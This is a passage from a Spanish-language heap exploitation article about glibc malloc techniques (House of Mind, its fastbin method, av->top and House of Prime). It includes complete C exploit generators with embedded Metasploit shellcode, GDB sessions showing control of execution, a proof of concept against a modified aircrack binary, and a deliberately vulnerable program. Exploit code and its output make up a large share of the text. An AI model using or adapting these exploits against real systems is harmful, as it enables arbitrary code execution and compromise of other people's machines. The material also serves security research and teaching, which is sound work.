"av->max_fast" y ademas tener el bit NON_MAIN_ARENA activado,
el cual fue el desencadenante de toda esta historia en The House
of Mind.

9) Unos cuantos NOPS y seguidamente nuestro SHELLCODE.

Despues de comprender unas ideas tan solidas, me quede realmente
sorprendido cuando una ejecucion del exploit producia lo siguiente:

```
blackngel@linux:~$ ./exploit > file
blackngel@linux:~$ ./heap1 < file
ptr found at 0x804a008
good heap allignment found on malloc() 724 (0x81002a0)
*** glibc detected *** ./heap1: double free or corruption (out): 0x081002a0
...
```

En malloc.c este error se corresponde con la condicion:

```
   if (__builtin_expect (contiguous (av)
```

Veamos que ocurre con GDB:

[-----]

```
blackngel@linux:~$ gdb -q ./heap1
(gdb) disass main
Dump of assembler code for function main:
.....
.....
0x08048513 <main+223>:  call   0x804836c <free@plt>
0x08048518 <main+228>:  mov    -0x10(%ebp),%eax
0x0804851b <main+231>:  mov    %eax,(%esp)
0x0804851e <main+234>:  call   0x804836c <free@plt>
0x08048523 <main+239>:  mov    $0x0,%eax
0x08048528 <main+244>:  add    $0x34,%esp
0x0804852b <main+247>:  pop    %ecx
0x0804852c <main+248>:  pop    %ebp
0x0804852d <main+249>:  lea    -0x4(%ecx),%esp
```

```
0x08048530 <main+252>:  ret
End of assembler dump.
(gdb) break *main+223             /* Antes del primer free()   */
Breakpoint 1 at 0x8048513
(gdb) break *main+228             /* Despues del primer free() */
Breakpoint 2 at 0x8048518
(gdb) run < file
Starting program: /home/blackngel/heap1 < file
ptr found at 0x804a008
good heap allignment found on malloc() 724 (0x81002a0)

Breakpoint 1, 0x08048513 in main ()
Current language:  auto; currently asm
(gdb) x/16x 0x0804a008
0x804a008:  0x41414141  0x41414141  0x00000000  0x00000102
0x804a018:  0x00000102  0x00000102  0x00000102  0x00000102
0x804a028:  0x00000102  0x00000102  0x00000102  0x08049648
0x804a038:  0x08049648  0x08049648  0x08049648  0x08049648
(gdb) c
Continuing.

Breakpoint 2, 0x08048518 in main ()
(gdb) x/16x 0x0804a008
0x804a008:  0xb7fb2190  0xb7fb2190  0x00000000  0x00000000
0x804a018:  0x00000102  0x00000102  0x00000102  0x00000102
0x804a028:  0x00000102  0x00000102  0x00000102  0x08049648
0x804a038:  0x08049648  0x08049648  0x08049648  0x08049648
```

[-----]

Cuando el programa se detiene antes del primer free(), podemos ver como nuestro buffer parece estar bien formado: [A x 8][0000][102h x 8].

Pero una vez la llamada del primer free() es completada, como dijimos, los primeros 8 bytes son destrozados con direcciones de memoria. Lo mas sorprendente es que la posicion de memoria 0x0804a0010(av) + 4, es puesta a cero (0x00000000).

Esta posicion deberia ser "av->max_fast", que al ser cero, y no tener activado el bit NONCONTIGUOUS_BIT, vuelca el error anterior. Esto parece tener que ver con la siguiente instruccion:

```
   # define mutex_unlock(m)            (*(m) = 0)
```

... que es ejecutada al final de "_int_free()" con:

```
   (void *)mutex_unlock(&ar_ptr->mutex);
```

Sea como fuere, y ya que alguien pone un 0 por nosotros. Que ocurre si hacemos que ar_ptr apunte a 0x0804a014?

```
(gdb) x/16x 0x0804a014
                // Mutex       // max_fast ?
0x804a014:  0x00000000  0x00000102  0x00000102  0x00000102
0x804a024:  0x00000102  0x00000102  0x00000102  0x00000102
0x804a034:  0x08049648  0x08049648  0x08049648  0x08049648
0x804a044:  0x08049648  0x08049648  0x08049648  0x08049648
```

De modo que podemos ahorrarnos en el exploit los 8 bytes de basura y el valor manual del "mutex" y dejar que free() haga por nosotros el resto.

[-----]

```
blackngel@mac:~$ gdb -q ./heap1
```

```
(gdb) run < file
Starting program: /home/blackngel/heap1 < file
ptr found at 0x804a008
good heap allignment found on malloc() 724 (0x81002a0)

Program received signal SIGSEGV, Segmentation fault.
0x081002b2 in ?? ()
(gdb) x/16x 0x08100298
0x8100298:  0x90900ceb  0x00000409  0x08049648  0x0804a044
0x81002a8:  0x00000000  0x00000000  0x5bf42474  0x5e137381
0x81002b8:  0x83426ac9  0xf4e2fceb  0xdb32c234  0x6f02af0c
0x81002c8:  0x2a8d403d  0x4202ba71  0x2b08e636  0x10894030
(gdb)
```

[-----]

Parece que el segundo trozo "p" sufre de nuevo la colera de free().
PREV_SIZE esta OK, SIZE esta OK, pero los 8 NOPS son destrozados con
dos direcciones de memoria y 8 bytes NULL.

Ten en cuenta que tras la llamada a "unsorted_chunks()", tenemos dos
sentencias como estas:

```
      p->bk = bck;
      p->fd = fwd;
```

Esta claro que ambos punteros son sobreescritos con las direcciones de los
trozos anterior y posterior a nuestro trozo "p" overfloweado.

Que ocurre si nos estiramos con 16 NOPS?

[-----]

```
/*
 * K-sPecial exploit modified by blackngel
 */

#include <stdio.h>

/* linux_ia32_exec -  CMD=/usr/bin/id Size=72 Encoder=PexFnstenvSub
http://metasploit.com */
unsigned char scode[] =
"\x31\xc9\x83\xe9\xf4\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x5e"
"\xc9\x6a\x42\x83\xeb\xfc\xe2\xf4\x34\xc2\x32\xdb\x0c\xaf\x02\x6f"
"\x3d\x40\x8d\x2a\x71\xba\x02\x42\x36\xe6\x08\x2b\x30\x40\x89\x10"
"\xb6\xc5\x6a\x42\x5e\xe6\x1f\x31\x2c\xe6\x08\x2b\x30\xe6\x03\x26"
"\x5e\x9e\x39\xcb\xbf\x04\xea\x42";

int main (void) {

     int i, j;

   for (i = 0; i < 44 / 4; i++)
          fwrite("\x02\x01\x00\x00", 4, 1, stdout); /* av->max_fast-12 */

   for (i = 0; i < 984 / 4; i++)
          fwrite("\x48\x96\x04\x08", 4, 1, stdout); /* DTORS_END - 8   */

   for (i = 0; i < 721; i++) {
          fwrite("\x09\x04\x00\x00", 4, 1, stdout); /* CONSERVAR SIZE  */
          for (j = 0; j < 1028; j++)
                 putchar(0x41);                    /* RELLENO  (PAD)  */
   }
   fwrite("\x09\x04\x00\x00", 4, 1, stdout);
```

```
   for (i = 0; i < (1024 / 4); i++)
          fwrite("\x14\xa0\x04\x08", 4, 1, stdout);

   fwrite("\xeb\x0c\x90\x90", 4, 1, stdout); /* prev_size -> jump 0x0c */

   fwrite("\x0d\x04\x00\x00", 4, 1, stdout); /* size -> NON_MAIN_ARENA */

   fwrite("\x90\x90\x90\x90\x90\x90\x90\x90" \
          "\x90\x90\x90\x90\x90\x90\x90\x90", 16, 1, stdout);  /* NOPS */

   fwrite(scode, sizeof(scode), 1, stdout); /* SHELLCODE */

   return 0;
}
```

[-----]

```
blackngel@linux:~$ ./exploit > file
blackngel@linux:~$ ./heap1 < file
ptr found at 0x804a008
good heap allignment found on malloc() 724 (0x81002a0)
uid=1000(blackngel) gid=1000(blackngel) groups=4(adm),20(dialout),
24(cdrom),25(floppy),29(audio),30(dip),33(www-data),44(video),
46(plugdev),104(scanner),108(lpadmin),110(admin),115(netdev),
117(powerdev),1000(blackngel),1001(compiler)
blackngel@linux:~$
```

Lo hemos logrado! Hasta este punto, tu podrias pensar que la primera de las condiciones para aplicar The House of Mind (un trozo de memoria reservado en una direccion superior a 0x08100000) parece imposible desde un punto de vista practico.

Pero esto debe ser pensado nuevamente por dos motivos:

  1) Si se puede reservar tanta memoria.
  2) El propio usuario puede controlar esta cantidad.

Es eso cierto?

Pues si, si volvemos hacia atras en el tiempo. Incluso al mismo fallo de seguridad en la funcion is_modified() de CVS, podemos observar la funcion correspondiente al comando "entry" de dicho servicio:

[-----]

```
 static void serve_entry (arg)
       char *arg;
 {
     struct an_entry *p; char *cp;

     [...]
     cp = arg;
     [...]
     p = xmalloc (sizeof (struct an_entry));
     cp = xmalloc (strlen (arg) + 2); strcpy (cp, arg); p->next = entries;
     p->entry = cp;
     entries = p;
 }
```

[-----]

Vemos como se van reservando en el heap trozos, siguiendo este orden:

```
   [an_entry][buffer][an_entry][buffer]...[Wilderness]
```

Estos trozos no seran liberados hasta que la funcion server_write_entries() sea llamada con el comando "noop". Fijate que ademas de controlar el numero de trozos reservados, puedes controlar su longitud.

Puedes encontrar esta teoria mucho mejor explicada en el articulo de Phrack 64 "The art of Exploitation: Come back on a exploit" [10] publicado por "vl4d1m1r of Ac1dB1tch3z".

El antiguo exploit utilizaba la tecnica unlink() para cumplir su proposito. Esto era para versiones de glibc en las que esta funcion no esta todavia parcheada.

Yo no estoy diciendo que The House of Mind sea aplicable a dicho fallo de seguridad, sino mas bien que permite cumplir ciertas condiciones. De todos modos seria un ejercicio para el lector mas avanzado.

En resumen, hemos llegado, tras un largo camino, a The House of Mind.

```
                  << Si el unico instrumento de que se
                     dispone es un martillo, todo acaba
                     pareciendo un clavo. >>

                                        [ Lotfi Zadeh ]
```

```
                --------------------
---[ 4.1.1 ---[   METODO FASTBIN   ]---
                --------------------
```

Como un nuevo avance, demostrare en este articulo una solucion practica al "Metodo Fastbin", en The House of Mind, metodo que solo fue expuesto de forma teorica en los papers de Phantasmal y K-sPecial y que ademas contenian ciertos elementos que fueron erroneamente interpretados.

Tanto Phantasmal como K-sPecial dijeron practicamente lo mismo en sus documentos con respecto a este metodo. La idea base era desencadenar el siguiente codigo:

[-----]

```
  if ((unsigned long)(size) <= (unsigned long)(av->max_fast)) {
   if (__builtin_expect (chunk_at_offset (p, size)->size <= 2 * SIZE_SZ, 0)
      || __builtin_expect (chunksize (chunk_at_offset (p, size))
                           >= av->system_mem, 0))
      {
      errstr = "free(): invalid next size (fast)";
      goto errout;
      }

    set_fastchunks(av);
    fb = &(av->fastbins[fastbin_index(size)]);
    if (__builtin_expect (*fb == p, 0))
      {
      errstr = "double free or corruption (fasttop)";
      goto errout;
      }
    printf("\nbDebug: p = 0x%x - fb = 0x%x\n", p, fb);
    p->fd = *fb;
    *fb = p;
```

```
  }
```

[-----]

Como este codigo esta situado pasada la primera comprobacion de la funcion "_int_free()", la principal ventaja es que no debemos preocuparnos de las siguientes. Esto puede parecer que resulta en una tarea mas facil que el método anterior, pero en realidad no es asi.

El nucleo de esta tecnica radica en situar en "fb" la dirección de una entrada en ".dtors" o "GOT". Gracias a "The House of Prime" (primera casa expuesta en el Malloc Maleficarum), sabemos como lograr esto.

Si alteramos el tamaño del trozo liberado y overfloweado y lo establecemos a 8, "fastbin_index()" devolvera lo siguiente:

```
#define fastbin_index(sz) ((((unsigned int)(sz)) >> 3) - 2)
```

```
(8 >> 3) - 2 = -1
```

Por lo tanto:

```
&(av->fastbins[-1])
```

Y como en una estructura "arena" (malloc_state) el elemento anterior a la matriz fastbins[] es precisamente "av->maxfast", la dirección donde se encuentre este valor sera puesto en "fb".

En "*fb = p", lo que se encuentre en esta direccion sera sobreescrito con la dirección del trozo liberado "p", que como antes debera contener una instrucción "jmp" y saltar a un Shellcode.

Visto esto, si quisieramos utilizar ".dtors", deberiamos hacer que en "public_free()", "ar_ptr" apunte a la dirección de ".dtors", de modo que ahi se constituya la arena falsa y "av->max_fast" (av + 4) sea igual a ".dtors + 4" y sea sobreescrita con la direccion de "p".

Pero para lograr esto hay que pasar nuevamente por un camino de espinas, corto, pero bastante duro.

1) El Tamaño del trozo (size) debe ser menor que "av->maxfast":

```
if ((unsigned long)(size) <= (unsigned long)(av->max_fast))
```

Esto es relativamente lo más facil, ya que hemos dicho que el tamaño sera igual a "8" y "av->max_fast" sera la direccion de un destructor. Debe quedar claro que en este caso no sirve "DTORS_END" ya que este es siempre "\x0\x0\x0\x0" y nunca sera mayor que "size".
Parece que lo mas efectivo entonces es hacer uso de la Tabla Global de Offset (GOT).

Algo mas debe ser tenido en cuenta, decimos que "size" debe ser 8, pero para modificar a nuestro antojo "ar_ptr", como en la anterior tecnica, el bit NON_MAIN_ARENA (tercer bit menos significativo) tiene que estar activado. De modo que, segun creo, "size" deberia ser en realidad:

```
8 = 1000b | 100b = 4 | 8 + NON_MAIN_ARENA = 12 = [0x0c]
```

```
Si activamos PREV_INUSE: 1101b = [0x0d]
```

2) El tamaño del trozo contiguo (siguiente) al trozo "p" debe ser mayor que "8":

```
__builtin_expect (chunk_at_offset (p, size)->size <= 2 * SIZE_SZ, 0)
```

Esto no implica ninguna dificultad, ¿no?

3) Ese mismo trozo, a su vez, debe ser menor que "av->system_mem":

```
__builtin_expect (chunksize (chunk_at_offset (p, size)) >= av->system_mem, 0)
```

Este es quiza el paso mas complicado. Una vez establecido ar_ptr(av) en ".dtors" o la "GOT", el miembro "system_mem" de la estructura "malloc_state" se encuentra 1848 bytes mas alla.

GOT es consecutivo a DTORS, en programas pequeños la tabla GOT tambien es relativamente pequeña. Por este motivo es normal encontrar en la posicion de av->system_mem una gran cantidad de bytes 0. Veamoslo:

[-----]

```
blackngel@linux:~$ objdump -s -j .dtors ./heap1
...
Contents of section .dtors:
8049650 ffffffff 00000000
                 ........
blackngel@mac:~$ gdb -q ./heap1
(gdb) break main
Breakpoint 1 at 0x8048442
(gdb) run < file
...
Breakpoint 1, 0x08048442 in main ()
(gdb) x/8x 0x08049650
0x8049650 <__DTOR_LIST__>: 0xffffffff 0x00000000 0x00000000 0x00000001
0x8049660 <_DYNAMIC+4>:    0x00000010 0x0000000c 0x0804830c 0x0000000d
(gdb) x/8x 0x08049650 + 1848
0x8049d88: 0x00000000   0x00000000   0x00000000   0x00000000
0x8049d98: 0x00000000   0x00000000   0x00000000   0x00000000
```

[-----]

Por lo que esta tecnica parece solo aplicable en programas grandes. A no ser, como dijo Phantasmal, que utilicemos la pila. ¿Como?

Si establecemos "ar_ptr" en la dirección de EBP en una funcion, entonces "av->max_fast" se correspondera con EIP, que podra ser sobreescrito con la direccion del trozo "p", y ya sabeis como continua.

Y aqui se terminaba la teoria presentada en los dos papers mencionados. Pero desgraciadamente hay algo de lo que se olvidaron, al menos es algo que me ha sorprendido bastante de K-sPecial.

Aprendimos del ataque anterior que "av->mutex", que es el primer miembro de la estructura "arena", debia de ser igual a 0. K-sPecial nos advirtio que de no ser asi, "free()" se mantendria en un bucle infinito...

¿Que pasa con DTORS entonces?

.dtors siempre sera 0xffffffff, en otro caso sera una direccion de un destructor, pero en ningun caso sera 0.

Puedes encontrar un 0 cuatro bytes mas atras de .dtors, pero sobreescribir 0xffffffff no tiene ningun efecto.

¿Que pasa con GOT entonces?

No creo que encuentres valores 0x00000000 entre cada item dentro de la

tabla.

¿Soluciones?

En principio solo habia pensando en una posible solucion:

El objetivo seria utilizar la pila, como ha sido mencionado antes. Pero la diferencia es que debemos contar "antes" con un desbordamiento de buffer que permita sobreescribir EBP con bytes 0, de modo que tengamos.

```
EBP = av->mutex = 0x00000000
EIP = av->max_fast = &(p)
*p     = "jmp 0x0c"
*p + 4 = 0x0c o 0x0d
*p + 8 = NOPS + SHELLCODE
```

Pero solo hacia falta que la bombilla se iluminase y que la magia surgiese:

SOLUCION DEFINITIVA

Phantasmal y K-sPecial quizas fueron cegados un poco por la idea de usar "av->maxfast" para sobreescribir luego esa posicion de memoria con la direccion del trozo "p".

Pero dado que controlamos por completo la arena "av", podemos permitirnos hacer un nuevo analisis de "fastbin_index()" para un tamaño de "16 bytes":

```
(16 >> 3) - 2 = 0
```

De modo que obtenemos: fb = &(av->fastbins[0]), y si logramos esto podemos hacer uso del stack para sobreescribir EIP. ¿Como?

Si nuestro codigo vulnerable esta dentro de una funcion "fvuln()", EBP y EIP seran guardados en el stack, ¿y que hay detrás de EBP? Si no hay datos de usuario, normalmente encontraremos un "0x00000000". Y ya que utilizamos "av->fastbins[0]" y no "av->maxfast", tenemos lo siguiente:

```
[ 0xRAND_VAL ]  <->  av + 1848 = av->system_mem
 ............
[     EIP    ]  <->  av->fastbins[0]
[     EBP    ]  <->  av->max_fast
[ 0x00000000 ]  <->  av->mutex
```

En "av + 1848" es normal encontrar direcciones o valores aleatorios para "av->system_mem" y asi podemos pasar las comprobaciones para alcanzar el final del codigo "fastbin".

El campo "size" de "p" debe ser 16 mas los bits NON_MAIN_ARENA y PREV_INUSE activados, entonces:

```
16 = 10000 | NON_MAIN_ARENA y PREV_INUSE = 101 | SIZE = 10101 = 0x15h
```

Y podemos controlar el campo "size" del siguiente trozo para que sea mayor que "8" y menor que "av->system_mem". Si miras el codigo anterior te daras cuenta que este campo se calcula a partir del offset de "p", por tanto, este campo estara virtualmente en "p + 0x15", que es un offset de 21 bytes. Si escribimos ahi un valor de "0x09" en esa posicion sera perfecto.

Pero este valor estara en medio de nuestro relleno de NOPS y debemos hacer un pequeño cambio en el "jmp" para saltar mas lejos, algo asi como 16 bytes seran suficientes.

Para la Prueba de Concepto, yo modifique el programa "aircrack-2.41"
agregando en main() lo siguiente:

[-----]

```
  int fvuln()
  {
   // El mismo codigo vulnerable que en el metodo anterior.
  }

   int main( int argc, char *argv[] )
   {
       int i, n, ret;
       char *s, buf[128];
       struct AP_info *ap_cur;

       fvuln();
   ...
```

[-----]

El siguiente código explota el programa:

[-----]

```
/*
 * FastBin Method - exploit
 */

#include <stdio.h>

/* linux_ia32_exec -  CMD=/usr/bin/id Size=72 Encoder=PexFnstenvSub
http://metasploit.com */
unsigned char scode[] =
"\x31\xc9\x83\xe9\xf4\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x5e"
"\xc9\x6a\x42\x83\xeb\xfc\xe2\xf4\x34\xc2\x32\xdb\x0c\xaf\x02\x6f"
"\x3d\x40\x8d\x2a\x71\xba\x02\x42\x36\xe6\x08\x2b\x30\x40\x89\x10"
"\xb6\xc5\x6a\x42\x5e\xe6\x1f\x31\x2c\xe6\x08\x2b\x30\xe6\x03\x26"
"\x5e\x9e\x39\xcb\xbf\x04\xea\x42";

int main (void) {

        int i, j;

        for (i = 0; i < 1028; i++)                              /* RELLENO */
                putchar(0x41);

        for (i = 0; i < 518; i++) {
                fwrite("\x09\x04\x00\x00", 4, 1, stdout);
                for (j = 0; j < 1028; j++)
                        putchar(0x41);
        }
        fwrite("\x09\x04\x00\x00", 4, 1, stdout);

        for (i = 0; i < (1024 / 4); i++)
                fwrite("\x34\xf4\xff\xbf", 4, 1, stdout);    /*  EBP - 4 */

        fwrite("\xeb\x16\x90\x90", 4, 1, stdout);            /* JMP 0x16 */

        fwrite("\x15\x00\x00\x00", 4, 1, stdout);  /* 16 + N_M_A + P_INU */

        fwrite("\x90\x90\x90\x90" \
               "\x90\x90\x90\x90" \
```

```
                "\x90\x90\x90\x90" \
                "\x09\x00\x00\x00" \                    /* nextchunk->size */
                "\x90\x90\x90\x90", 20, 1, stdout);


        fwrite(scode, sizeof(scode), 1, stdout);      /* LA PIEZA MAGICA */

        return(0);
}
```

[-----]

Veamoslo ahora en accion:

[-----]

```
blackngel@linux:~$ gcc ploit1.c -o ploit
blackngel@linux:~$ ./ploit > file
blackngel@linux:~$ gdb -q ./aircrack

(gdb) disass fvuln
Dump of assembler code for function fvuln:
.........
.........
0x08049298 <fvuln+184>: call   0x8048d4c <free@plt>
0x0804929d <fvuln+189>: movl   $0x8056063,(%esp)
0x080492a4 <fvuln+196>: call   0x8048e8c <puts@plt>
0x080492a9 <fvuln+201>: mov    %esi,(%esp)
0x080492ac <fvuln+204>: call   0x8048d4c <free@plt>
0x080492b1 <fvuln+209>: movl   $0x8056075,(%esp)
0x080492b8 <fvuln+216>: call   0x8048e8c <puts@plt>
0x080492bd <fvuln+221>: add    $0x1c,%esp
0x080492c0 <fvuln+224>: xor    %eax,%eax
0x080492c2 <fvuln+226>: pop    %ebx
0x080492c3 <fvuln+227>: pop    %esi
0x080492c4 <fvuln+228>: pop    %edi
0x080492c5 <fvuln+229>: pop    %ebp
0x080492c6 <fvuln+230>: ret
End of assembler dump.

(gdb) break *fvuln+204                          /* Antes del 2do free() */
Breakpoint 1 at 0x80492ac: file linux/aircrack.c, line 2302.

(gdb) break *fvuln+209                         /* Despues del 2do free() */
Breakpoint 2 at 0x80492b1: file linux/aircrack.c, line 2303.

(gdb) run < file
Starting program: /home/blackngel/aircrack < file
[Thread debugging using libthread_db enabled]
ptr found at 0x807d008
good heap allignment found on malloc() 521 (0x8100048)

END fread()                /* Pruebas cuando free() se congelaba */

END first free()           /* Pruebas cuando free() se congelaba */
[New Thread 0xb7e5b6b0 (LWP 8312)]
[Switching to Thread 0xb7e5b6b0 (LWP 8312)]

Breakpoint 1, 0x080492ac in fvuln () at linux/aircrack.c:2302
warning: Source file is more recent than executable.
2302          free(ptr2);

/* DUMP del STACK */
(gdb) x/4x 0xbffff434    // av->max_fast // av->fastbins[0]
```

```
0xbffff434:   0x00000000     0xbffff518     0x0804ce52     0x080483ec

(gdb) x/x 0xbffff434 + 1848  /* av->system_mem */
0xbffffb6c: 0x3d766d77

(gdb) x/4x 0x08100048-8+20   /* nextchunk->size */
0x8100054:  0x00000009   0x90909090   0xe983c931   0xd9eed9f4
(gdb) c
Continuing.

Breakpoint 2, fvuln () at linux/aircrack.c:2303
2303          printf("\nEND second free()\n");

(gdb) x/4x 0xbffff434                  // EIP = &(p)
0xbffff434:  0x00000000   0xbffff518   0x08100040   0x080483ec
(gdb) c
Continuing.

END second free()
[New process 8312]
uid=1000(blackngel) gid=1000(blackngel) groups=4(adm),20(dialout),
24(cdrom),25(floppy),29(audio),30(dip),33(www-data),44(video),
46(plugdev),104(scanner),108(lpadmin),110(admin),115(netdev),
117(powerdev),1000(blackngel),1001(compiler)

Program exited normally.
```

[-----]

La ventaja de este metodo es que no toca en ningun momento el registro EBP, y de este modo podemos saltear alguna que otra proteccion contra BoF.

Es de notar tambien que los dos metodos presentados aqui, en The House of Mind, todavia son aplicables en las versiones mas recientes de GLIBC, y lo he comprobado con la ultima version GLIBC 2.7.

Esta vez hemos llegado, caminando con pies de plomo y tras un largo camino, a The House of Mind.

<< Solo existen 10 tipos de personas: los que
saben binario y los que no. >>

[XXX]

```
               ----------------------
---[ 4.1.2 ---[   PESADILLA av->top   ]---
               ----------------------
```

Una vez que habia finalizado el estudio de The House of Mind, segui bajando un poco mas en el codigo en busca de otros posibles vectores de ataque. Se me iluminaron los ojos cuando seguidamente me encontre con algo como lo siguiente en _int_free():

```
    /*
      If the chunk borders the current high end of memory,
      consolidate into top
    */

    else {
      size += nextsize;
      set_head(p, size | PREV_INUSE);
      av->top = p;
      check_chunk(av, p);
    }
```

Ya que en un principio controlamos la arena "av", supuestamente podriamos situarla en cierto lugar del stack, tal que av->top coincidiera exactamente con un EIP guardado.

Llegado ese punto, EIP seria sobreescrito con la direccion de nuestro trozo "p" overfloweado. Y por consecuencia una ejecucion de codigo arbitraria podria ser desencadenada.

Pero pronto mis intenciones se vieron frustradas. Para lograr la ejecucion de este codigo, en un entorno controlado, habria que salvar una condicion imposible:

```
    if (nextchunk != av->top) {
       ...
    }
```

Esto solo ocurre cuando el trozo "p" a liberar resulta ser contiguo al trozo mas alto, el temido trozo Wilderness.

En algun momento podrias llegar a pensar que controlas el valor de av->top, pero recuerda que una vez que colocas av en el stack, cedes el control a los posibles valores aleatorios que alli se encuentren, y el valor actual de EIP nunca sera igual a "nextchunk", a no ser que sea posible un desbordamiendo de pila clasico, en cuyo caso no se que harias leyendo esto...

Con esto solo quiero demostrar, que para bien o para mal, todos los caminos posibles deben ser examinados cuidadosamente.

```
                    << Hasta ahora las masas han ido
                       siempre tras el hechizo. >>

                                    [ K. Jaspers ]
```

```
             ------------------------
---[ 4.2 ---[   THE HOUSE OF PRIME   ]---
             ------------------------
```

Con lo visto hasta ahora, no quisiera extenderme demasiado. The House of Prime es, sin duda alguna, una de las tecnicas mas elaboradas, fruto de una genialidad.

No obstante, y como bien menciona Phantasmal, es en principio la menos util de todas ellas. Aunque teniendo en cuenta que The House of Mind requiere un trozo de memoria localizado a partir de 0x08100000, esta no debe ser dejada de lado.

Para llevar a cabo esta tecnica se necesitan 2 llamadas a free() sobre 2 trozos de memoria que esten bajo el control del exploiter y una llamada a "malloc()".

El objetivo en este caso, y para que quede claro desde el principio, no es sobreescribir ninguna direccion de memoria (aunque si es necesario para la culminacion de la tecnica), sino hacer que dicha llamada a "malloc()" retorne una dirección de memoria arbitraria. Es decir, que podemos hacer que el trozo sea reservado en algun lugar de nuestra eleccion, por ejemplo hacer que este en el stack y no en el heap.

Un ultimo requisito es que el usuario pueda controlar lo que es escrito en este trozo reservado, de modo que si conseguimos situarlo en la pila, relativamente cerca de EIP, este registro pueda ser sobreescrito con un valor arbitrario. Y ya sabes como sigue...

Veamos un posible programa vulnerable:

[-----]

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void fvuln(char *str1, char *str2, int age)
{
   int edad;
   char buffer[64];
   char *ptr = malloc(1024);
   char *ptr1 = malloc(1024);
   char *ptr2 = malloc(1024);
   char *ptr3;

   edad = age;
   strncpy(buffer, str1, sizeof(buffer)-1);

   printf("\nptr found at [ %p ]", ptr);
   printf("\nptr1ovf found at [ %p ]", ptr1);
   printf("\nptr2ovf found at [ %p ]\n", ptr2);

   printf("Escriba una descripcion: ");
   fread(ptr, 1024 * 5, 1, stdin);

   free(ptr1);
   printf("\nEND free(1)\n");
   free(ptr2);
   printf("\nEND free(2)\n");

   ptr3 = malloc(1024);
   printf("\nEND malloc()\n");
   strncpy(ptr3, str2, 1024-1);
```

```
   printf("Te llamas %s y tienes %d", buffer, edad);
}

int main(int argc, char *argv[])
{
   if(argc < 4) {
      printf("Usage: ./hop nombre apellido edad");
      exit(0);
   }

   fvuln(argv[1], argv[2], atoi(argv[3]));

   return 0;
}
```

[-----]

Para empezar, necesitamos controlar la cabecera de un primer trozo a ser liberado, de modo que cuando se produzca el primer "free()". Se desencadene el mismo codigo que en el "Metodo Fastbin", pero esta vez el tamaño del trozo tiene que ser de "8", y asi obtenemos:

```
   fastbin_index(8) ((((unsigned int)(8)) >> 3) - 2) = -1
```

y como ya dijimos:

```
   fb = &(av->fastbins[-1]) = &av->max_fast;
```

En la ultima instruccion (*fb = p), av->max_fast sera sobreescrito con la direccion de nuestro trozo liberado.

Esto tiene una consecuencia muy evidente, y es que a partir de ese momento podemos ejecutar el mismo trozo de codigo en free() siempre que el tamaño del trozo a liberar sea menor que el valor de la direccion del trozo "p" anteriormente liberado.

Lo normal es: av->max_fast = 0x00000048, y ahora es 0x080YYYYY. Lo que es mas de lo que necesitamos.

Para pasar los chequeos del primer free() necesitamos estos tamaños:

Trozo liberado -> 8 (9h si activas el bit PREV_INUSE).
Siguiente trozo -> 10h es un buen valor (8 < "10h" < av->system_mem)

De modo que el exploit comenzaria con algo asi:

[-----]

```
int main (void) {

        int i, j;

        for (i = 0; i < 1028; i++)                          /* RELLENO */
                putchar(0x41);

        fwrite("\x09\x00\x00\x00", 4, 1, stdout); /* free(1) ptr1 size */
        fwrite("\x41\x41\x41\x41", 4, 1, stdout); /* RELLENO */
        fwrite("\x10\x00\x00\x00", 4, 1, stdout); /* free(1) ptr2 size */
```

[-----]

La siguiente mision es sobreescribir el valor de "arena_key" (lee Malloc

Maleficarum para mas detalles) que se encuentra normalmente por encima de "av" (&main_arena).

Como podemos utilizar tamaños de trozos muy grandes, podemos hacer que la instruccion &(av->fastbins[x]) apunte muy lejos, al menos lo suficiente como para llegar al valor de "arena_key" y sobreescribirlo con la direccion del trozo "p".

Si tomamos el ejemplo de Phantasmal, tendriamos que modificar el tamaño del segundo trozo a liberar con el siguiente valor:

```
   1156 bytes / 4 = 289
   (289 + 2) << 3 = 2328 = 0x918h -> 0x919(PREV_INUSE)
                           ------
```

Tambien tendremos que controlar nuevamente el campo "size" del siguiente trozo, cuya direccion depende a su vez del tamaño que acabamos de calcular hace un momento.

Entonces el exploit continuaria:

[-----]

```
        for (i = 0; i < 1020; i++)
                putchar(0x41);
        fwrite("\x19\x09\x00\x00", 4, 1, stdout); /* free(2) ptr2 size */

        .... /* Mas adelante */

        for (i = 0; i < (2000 / 4); i++)
                fwrite("\x10\x00\x00\x00", 4, 1, stdout);
```

[-----]

Al final del segundo free() tendremos: arena_key = p2.

Este valor sera utilizado por la llamada a malloc() estableciendolo como la estructura "arena" a utilizar.

```
    arena_get(ar_ptr, bytes);
    if(!ar_ptr)
      return 0;
    victim = _int_malloc(ar_ptr, bytes);
```

Veamos nuevamente, para que sea mas intuitivo, el codigo magico de "_int_malloc()":

```
    .....

    if ((unsigned long)(nb) <= (unsigned long)(av->max_fast)) {
      long int idx = fastbin_index(nb);
      fb = &(av->fastbins[idx]);
      if ( (victim = *fb) != 0) {
        if (fastbin_index (chunksize (victim)) != idx)
          malloc_printerr (check_action, "malloc(): memory"
            " corruption (fast)", chunk2mem (victim));
        *fb = victim->fd;
        check_remalloced_chunk(av, victim, nb);
        return chunk2mem(victim);
      }

    .....
```

"av" es ahora nuestra arena, que comienza al principio del segundo trozo

liberado "p2", esta claro entonces que "av->max_fast" sera igual al campo "size" de dicho trozo. El primer chequeo nos obliga entonces a que el tamaño solicitado por la llamada "malloc()" sea menor que ese valor, como dijo Phantasmal, en otro caso puedes probar la tecnica descrita en 4.2.1.

Como nuestro programa vulnerable reserva 1024 bytes, para nosotros sera perfecta esta tecnica.

Luego vemos que "fb" es establecido a la direccion de un "fastbin" en "av", y en la siguiente instruccion su contenido sera la direccion definitiva de "victim". Recuerda que nuestro objetivo es que malloc reserve la cantidad de bytes deseados en un lugar de nuestra eleccion.

Te acuerdas tambien de: .... /* Mas adelante */ ?

Pues ahi es donde debemos copiar repetidamente la direccion que deseamos en el stack, de modo que cualquier "fastbin" devuelto coloque en "fb" nuestra dirección.

Mmmmm, pero espera un momento, la siguiente condicion es la mas importante:

```
   if (fastbin_index (chunksize (victim)) != idx)
```

Esto quiere decir que el campo "size" de nuestro trozo falseado, debe ser igual al tamaño del bloque solicitado por "malloc()". Este es el ultimo requisito en The House of Prime; debemos controlar un valor en la memoria y poder situar la direccion de "victim" justo 4 bytes antes para que ese valor pase a ser su nuevo tamaño.

